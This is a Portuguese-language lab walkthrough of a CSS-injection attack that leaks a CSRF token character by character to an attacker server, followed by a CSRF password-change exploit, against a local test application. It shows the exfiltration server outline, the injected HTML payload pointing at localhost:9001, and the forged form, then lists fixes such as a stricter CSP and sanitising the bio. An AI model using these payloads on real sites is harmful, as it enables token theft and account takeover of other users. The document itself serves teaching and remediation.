
```
// Código resumido
TOKEN_LENGTH = 5
CHARSET      = "abcdefghijklmnopqrstuvwxyz0123456789"
TIMEOUT      = 60

_lock        = threading.Lock()
_token_chars = {}
_token_done  = False
_events      = [threading.Event() for _ in range(TOKEN_LENGTH)] // Pode ser lido como: _events =
[Event() × 5]

// Rota para indicar a posição do CHAR
@app.route("/css/<int:pos>")

// Indica sucesso a partir do C (char) e P (pos) e retorna um PNG de 1px para o background-image
@app.route("/hit")
```

- Cada Event começa fechado. O /css1/ chama _events[0].wait e fica parado até chamar a função _event[0].set(). Quem chama o _event[0].set() é a rota /hit quando o char da pos[0] chega no servidor;
- O servidor não sabe o token de antemão, ele vai descobrindo enquanto a vítima ainda está na página. Quando o último caractere enviar uma requisição para a rota /hit, o token estará completo e para a vítima, nada aconteceu na página.

Com isso em mente, o nosso payload final será:

```
<div id="s0" style="width:1px;height:1px"></div>
<div id="s1" style="width:1px;height:1px"></div>
<div id="s2" style="width:1px;height:1px"></div>
<div id="s3" style="width:1px;height:1px"></div>
<div id="s4" style="width:1px;height:1px"></div>
<link rel="stylesheet" href="http://localhost:9001/css/0">
<link rel="stylesheet" href="http://localhost:9001/css/1">
<link rel="stylesheet" href="http://localhost:9001/css/2">
<link rel="stylesheet" href="http://localhost:9001/css/3">
<link rel="stylesheet" href="http://localhost:9001/css/4">
```

Iremos injetar esse payload na nossa bio, iniciar o nosso servidor malicioso e aguardar o administrador a partir do navegador Chrome acessar o nosso perfil



- Agora com o token da vítima capturado, podemos explorar a falha de CSRF e convencer a vítima a entrar em nosso site. Quando ela entrar, será enviado uma requisição para a aplicação usando o token CSRF dela para alterar a senha:

```
<form action="http://localhost:8080/change-password.php" method="POST">
  <input name="csrf_token" value="a3x5k">
  <input name="new_password" value="hacked123">
  <input name="confirm_password" value="hacked123">
  <input name="change_password" value="">
  <button type="submit">exploit</button>
</form>
```

- Para corrigir essas vulnerabilidades precisamos:
  - Alterar a política do style-src para style-src ‘self’ para não permitir CSS externo
  - Alterar a política do img-src para img-src ‘self’ para não ser possível extrair via image
  - Sanitizar a biografia do usuário com htmlspecialchars()
  - Exigir senha antiga na função change-password
  - CSRF token com entropia maior (32 caracteres e afins)
- Existem outros métodos de exfiltração como @font-face, cursor: url(), list-style-image, mas todos eles só são efetivamente exploráveis se o CSP for inseguro.

Obrigado!

Contatos

linkedin.com/in/dansdm

0xdsm (Discord)

x.com/0xdsm